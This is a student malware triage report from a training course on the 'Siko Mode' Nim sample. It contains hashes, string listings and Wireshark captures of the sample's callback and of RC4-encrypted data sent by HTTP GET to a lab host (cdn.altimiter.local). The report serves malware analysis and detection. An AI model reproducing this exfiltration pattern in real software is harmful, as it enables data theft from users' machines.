Yazeed Al-Zwiri

Malware Analysis Report

Siko Mode Challenge

Self-Deleting Data Exfiltration Malware

Sep 23, 2022 | SHOBAKIY | v1.0

Table of Contents

Table of Figures

Introduction

This document is a sample report completed as a final project for a course from TCM Security (https://academy.scm-sec.com), titled “Practical Malware Analysis and Triage” presented by Matt Kiely.

The course was a well prepared and presented entry level course. it was a realistic adroitly, and artfully contrived scenario with a very functional well controlled malicious file.

This was a thoroughly excited practical exercise that left me feeling to move forward with my education in this area.

Best regards,

Yazeed Al-Zwiri

Executive Summary

Hash Values:

Md5	B9497FFB7E9C6F49823B95851EC874E3
Sha256	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E

Siko Mode is a self-deleting data exfiltration malware package. Siko Mode can target specific locations on a compromised machine, and it is a self-deleting when tasks are completed or cannot make a successful connection to the initial callback URL or interrupted in the middle of its exfiltration routine.


Symptoms of attack may be noticed in reduced system performance because of continuous data exfiltration. Another indicator is the presence of a file named “passwrd.txt” located at C:\Users\Public\passwrd.txt.

YARA signature rules are attached in Appendix A and hashes submitted to VirusTotal for further examination.

File type	x64 (64-bit CPU) executable file.
Written with	NIM language.
Virus Total result	41 of 71 security vendors and no sandboxes flagged this file as malicious.

High-Level Technical Summary

Siko Mode consists of a single stage. While Analysis progress it was located at C:\Users\Public\
The first attempt to contact its callback URL (hxxp://update.ec12-4-109-278-3-ubuntu20-04.local) and if there is a successful response it will go to the second attempt to contact the exfiltration URL (hxxp://cdn.altimiter.local).



Malware Composition

Siko Mode malware consists of a single file unknown.exe with the following characteristics:

File type; x64 (64-bit CPU) executable file written in NIM language.

Exfiltration data encrypted with RC4.

Hash Values

Md5	B9497FFB7E9C6F49823B95851EC874E3
Sha256	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
Sha1	6C8F50040545D8CD9AF4B51564DE654266E592E3

Virus Total	41 of 71 security vendors and no sandboxes flagged this file as malicious.
Ad-Aware	Gen:Variant.Tedy.75424
Ikarus	Virus.Win32.Meterpreter

Siko Mode also writes a file named password to the file system located at: C:\users\public\password.txt containing the encryption key values.


There are three circumstances where the malware will delete itself:

i. If the data exfiltration is completed.
ii. If there is no response of initial callback address.
iii. If there is an interrupted during the exfiltration process.

Basic Static Analysis


{Screenshots and description about basic static artifacts and methods}

During the basic static analysis process, I found some sort of string information are suspicious and came with malware products. In the next steps of analysis, I was able to reveal strings that help identify that the malware was written in the NIM programming language in figure 1, there are some strings were only visible for us at runtime while working in x64 dbg, and Cutter. There were a few interesting strings available from PE Studio seen in figure 2 below.



```
waitFor
isBuffered
buffer
currPos
bufLen
lastError
domain
sockType
protocol
@net.nim(1438, 12) `avail <= size - read`
@recv
@net.nim(1367, 14) `size - read >= chunk`
@net.nim(1319, 9) `not socket.isClosed` Cannot `recv` on a closed socket
@readLine
@' timed out.
@Call to '
@net.nim(1403, 24) `false`
@Could not send all data.
@No valid socket error code available
@net.nim(1669, 9) `not socket.isClosed` Cannot `send` on a closed socket
@Couldn't resolve address:
@net.nim(233, 10) `fd != osInvalidSocket`
scheme
```

Figure 1: Floss result helped me to know it is a Nim language




encoding (1)	size (bytes)	location	flag (38)	hint (5351)	group (10)	value (14924)
ascii	11	0x0001A0CC	x	-	network	getaddrinfo
ascii	12	0x0001A0D8	x	-	network	freeaddrinfo
ascii	7	0x0001A0E5	x	utility	network	connect
ascii	4	0x0001A106	x	utility	network	send
ascii	6	0x0001A10B	x	utility	network	select
ascii	12	0x0001A112	x	-	network	__WSAFDIsSet
ascii	4	0x0001A11F	x	-	network	recv
ascii	12	0x0001A480	x	-	network	InternetOpen
ascii	15	0x0001A48E	x	-	network	InternetOpenUrl
ascii	19	0x0001A49F	x	-	network	InternetCloseHandle
ascii	6	0x0001B0EC	x	-	network	socket
ascii	14	0x00021188	x	function	memory	VirtualProtect
ascii	14	0x0006A901	x	function	memory	VirtualProtect
ascii	14	0x0008608F	x	function	memory	VirtualProtect
ascii	13	0x0001A0ED	x	-	file	FindFirstFile
ascii	19	0x00020FC6	x	function	execution	GetCurrentProcessId
ascii	18	0x00020FDC	x	function	execution	GetCurrentThreadId
ascii	16	0x0002112C	x	function	execution	TerminateProcess
ascii	19	0x0006A78D	x	function	execution	GetCurrentProcessId
ascii	16	0x0006A7F9	x	function	execution	TerminateProcess
ascii	18	0x0006A821	x	function	execution	GetCurrentThreadId
ascii	19	0x00085D95	x	function	execution	GetCurrentProcessId
ascii	16	0x00085E18	x	function	execution	TerminateProcess
ascii	18	0x000881FF	x	function	execution	GetCurrentThreadId

Figure 2: Some Strings from PE Studio

Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}

It was during the basic dynamic analysis that I was able to begin determining what I might have utilized inetsim and Wireshark.




File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp

No.   Time          Source      Destination   Protocol  Length Info
    1 0.000000000   10.0.0.4    10.0.0.3      DNS        101 Star
    2 0.049726661   10.0.0.3    10.0.0.4      DNS        117 Star
    3 0.053634053   10.0.0.4    10.0.0.3      TCP         66 106:
    4 0.053655067   10.0.0.3    10.0.0.4      TCP         66 80 -
    5 0.053985836   10.0.0.4    10.0.0.3      TCP         60 106:
    6 0.054048408   10.0.0.4    10.0.0.3      HTTP       146 GET
    7 0.054052913   10.0.0.3    10.0.0.4      TCP         54 80 -
    8 0.094116033   10.0.0.3    10.0.0.4      TCP        204 80 -

Transmission Control Protocol, Src Port: 1061, Dst Port: 80, Seq: 1, Ack: 1, Len:
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
  User-Agent: Mozilla/5.0\r\n
  Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
  \r\n
  [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
  [HTTP request 1/1]
  [Response in frame: 10]
```

Figure 3: Wireshark packets



```
31 1.619223189   10.0.0.4   10.0.0.3   HTTP   291 GET /feed?post=B69A1CF6853645A440A0337BA0FB38291DE0B01A07FC129199658DDD4C1286BE45FEA8851D9BC6BC34220A6466D404C4
32 1.619254797   10.0.0.3   10.0.0.4   TCP     54 80 → 1063 [ACK] Seq=1 Ack=238 Win=64128 Len=0
33 1.627835114   10.0.0.3   10.0.0.4   TCP    204 80 → 1063 [PSH, ACK] Seq=1 Ack=238 Win=64128 Len=150 [TCP segment of a reassembled PDU]
34 1.629099067   10.0.0.3   10.0.0.4   HTTP   312 HTTP/1.1 200 OK  (text/html)
35 1.629374378   10.0.0.4   10.0.0.3   TCP     60 1063 → 80 [ACK] Seq=238 Ack=410 Win=2101760 Len=0
36 2.650170512   10.0.0.4   10.0.0.3   TCP     66 1064 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
37 2.650189864   10.0.0.3   10.0.0.4   TCP     66 80 → 1064 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
38 2.650449502   10.0.0.4   10.0.0.3   TCP     60 1064 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
39 2.650449583   10.0.0.4   10.0.0.3   HTTP   291 GET /feed?post=B69C1CF585367582729637 55A8FB34291DEB801907FC28919D7789E440128EBE45FDA88C199BC68C08240E5C72D40CC4
40 2.650476019   10.0.0.3   10.0.0.4   TCP     54 80 → 1064 [ACK] Seq=1 Ack=238 Win=64128 Len=0
41 2.659353920   10.0.0.3   10.0.0.4   TCP    204 80 → 1064 [PSH, ACK] Seq=1 Ack=238 Win=64128 Len=150 [TCP segment of a reassembled PDU]
42 2.660703147   10.0.0.3   10.0.0.4   HTTP   312 HTTP/1.1 200 OK  (text/html)
43 2.660980800   10.0.0.4   10.0.0.3   TCP     60 1064 → 80 [ACK] Seq=238 Ack=410 Win=2101760 Len=0
44 3.667404169   10.0.0.4   10.0.0.3   TCP     66 1065 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1

Frame 31: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_b0:61:dc (08:00:27:b0:61:dc), Dst: PcsCompu_d8:70:4a (08:00:27:d8:70:4a)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
Transmission Control Protocol, Src Port: 1063, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
Hypertext Transfer Protocol
  GET /feed?post=B69A1CF6853645A440A0337BA0FB38291DE0B01A07FC129199658DDD4C1286BE45FEA8851D9BC6BC34220A6466D404C49A988BD6895AF291136076CCAFA9 HTTP/1.1\r\n
  Host: cdn.altimiter.local\r\n
  Connection: Keep-Alive\r\n
  user-agent: Nim httpclient/1.6.2\r\n
  \r\n
  [Full request URI: http://cdn.altimiter.local/feed?post=B69A1CF6853645A440A0337BA0FB38291DE0B01A07FC129199658DDD4C1286BE45FEA8851D9BC6BC34220A6466D404C49A988BD6895AF291136076CCAFA9]
  [HTTP request 1/1]
  [Response in frame: 34]
```

```
22 0.599431556   10.0.0.4   10.0.0.3   TCP     60 1062 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
23 0.599540926   10.0.0.4   10.0.0.3   HTTP   291 GET /feed?post=A8E437E8F0367592569A2870B8DD382A1DFB801A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A
24 0.599561114   10.0.0.3   10.0.0.4   TCP     54 80 → 1062 [ACK] Seq=1 Ack=238 Win=64128 Len=0
25 0.608297331   10.0.0.3   10.0.0.4   TCP    204 80 → 1062 [PSH, ACK] Seq=1 Ack=238 Win=64128 Len=150 [TCP segment of a reassembled PDU]
26 0.609638129   10.0.0.3   10.0.0.4   HTTP   312 HTTP/1.1 200 OK  (text/html)
27 0.609927278   10.0.0.4   10.0.0.3   TCP     60 1062 → 80 [ACK] Seq=238 Ack=410 Win=2101760 Len=0
28 1.618797474   10.0.0.4   10.0.0.3   TCP     66 1063 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
29 1.618817096   10.0.0.3   10.0.0.4   TCP     66 80 → 1063 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
30 1.619223063   10.0.0.4   10.0.0.3   TCP     60 1063 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
31 1.619223189   10.0.0.4   10.0.0.3   HTTP   291 GET /feed?post=B69A1CF6853645A440A0337BA0FB38291DE0B01A07FC129199658DDD4C1286BE45FEA8851D9BC6BC34220A6466D404C49A
32 1.619254797   10.0.0.3   10.0.0.4   TCP     54 80 → 1063 [ACK] Seq=1 Ack=238 Win=64128 Len=0

Frame 23: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_b0:61:dc (08:00:27:b0:61:dc), Dst: PcsCompu_d8:70:4a (08:00:27:d8:70:4a)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
Transmission Control Protocol, Src Port: 1062, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
Hypertext Transfer Protocol
  GET /feed?post=A8E437E8F0367592569A2870B8DD382A1DFB801A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n
  Host: cdn.altimiter.local\r\n
  Connection: Keep-Alive\r\n
  user-agent: Nim httpclient/1.6.2\r\n
  \r\n
  [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870B8DD382A1DFB801A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9]
  [HTTP request 1/1]
  [Response in frame: 26]
```


Figure 4: Wireshark packets

- This process above repeated every one second this appears to be the exfiltration taking place it is continually repeated with a different string attached each time.

Advanced Analysis


{Screenshots and description about findings during advanced analysis}

During the advanced analysis of unknown.exe I was able to determine the language of the malware. Oher tools give me a hint like floss, here is some indication of Nim. Look to figure 5 & 6.



```
00000000004085CD | lea r9,qword ptr ds:[41BC6B]       "parseutils.nim"
0000000000409056 | lea r9,qword ptr ds:[41BD0C]       "strutils.nim"
000000000040B33C | lea r9,qword ptr ds:[41C088]       "oserr.nim"
000000000040C3C6 | lea r9,qword ptr ds:[41C308]       "streams.nim"
000000000040C7A9 | lea rcx,qword ptr ds:[41C335]      "setPositionImpl"
000000000040C8B0 | lea rcx,qword ptr ds:[41C345]      "getPositionImpl"
000000000040DFB2 | lea r9,qword ptr ds:[41C6C9]       "net.nim"
000000000040E358 | lea r9,qword ptr ds:[41C6C9]       "net.nim"
000000000040E465 | lea r9,qword ptr ds:[41C6C9]       "net.nim"
0000000000411131 | lea r9,qword ptr ds:[41CC89]       "tables.nim"
0000000000412BB4 | lea r9,qword ptr ds:[41CE91]       "httpclient.nim"
```

Figure 5: Strings from x64 dbg helped me to know it is a Nim language



```
Name
sym.NaturalToInt32__OOZOOZO
sym.NimMain
sym.NimMainInner
sym.NimMainModule
sym.UTF8minusgtwstring__OOZ
sym.cstrToNimstr
sym.genKeystream__OOZOOZO(
sym.newWString__OOZOOZOOZ
sym.nimAddInt
sym.nimAddInt.constprop.0
sym.nimAddInt64_1
sym.nimAddInt_1
sym.nimAddInt_10
sym.nimAddInt_11
sym.nimAddInt_12
sym.nimAddInt_13
sym.nimAddInt_2
sym.nimAddInt_3
sym.nimAddInt_4
sym.nimAddInt_5
sym.nimAddInt_6
sym.nimAddInt_8
sym.nimAddInt_9
sym.nimBoolToStr
sym.nimDivInt64
sym.nimGC_setStackBottom
sym.nimGCunrefNoCycle
```


```
Address     String
0x0041b0f0  fatal.nim
0x0041b149  io.nim
0x0041b3f4  fatal.nim
0x0041bc6b  parseutils.nim
0x0041bd0c  strutils.nim
0x0041c088  oserr.nim
0x0041c308  streams.nim
0x0041c335  setPositionImpl
0x0041c345  getPositionImpl
0x0041c56f  @iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it
0x0041c6c9  net.nim
0x0041c74f  @net.nim(1438, 12) `avail <= size - read`
0x0041c7cf  @net.nim(1367, 14) `size - read >= chunk`
0x0041c80f  @net.nim(1319, 9) `not socket.isClosed` Cannot `recv` on a closed socket
0x0041c8cf  @net.nim(1403, 24) `false`
0x0041c98f  @net.nim(1669, 9) `not socket.isClosed` Cannot `send` on a closed socket
0x0041ca2f  @net.nim(233, 10) `fd != osInvalidSocket`
0x0041cc89  tables.nim
0x0041cd8f  @hashcommon.nim(29, 9) `\nt.counter < t.dataLen`
0x0041ce91  httpclient.nim
0x0041d60f  @tables.nim(1144, 13) `len(t) == L` the length of the table changed while iterating over it
0x0041d6cf  @iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it
0x0041d8ef  @iterators.nim(249, 11) `len(a) == L` the length of the seq changed while iterating over it
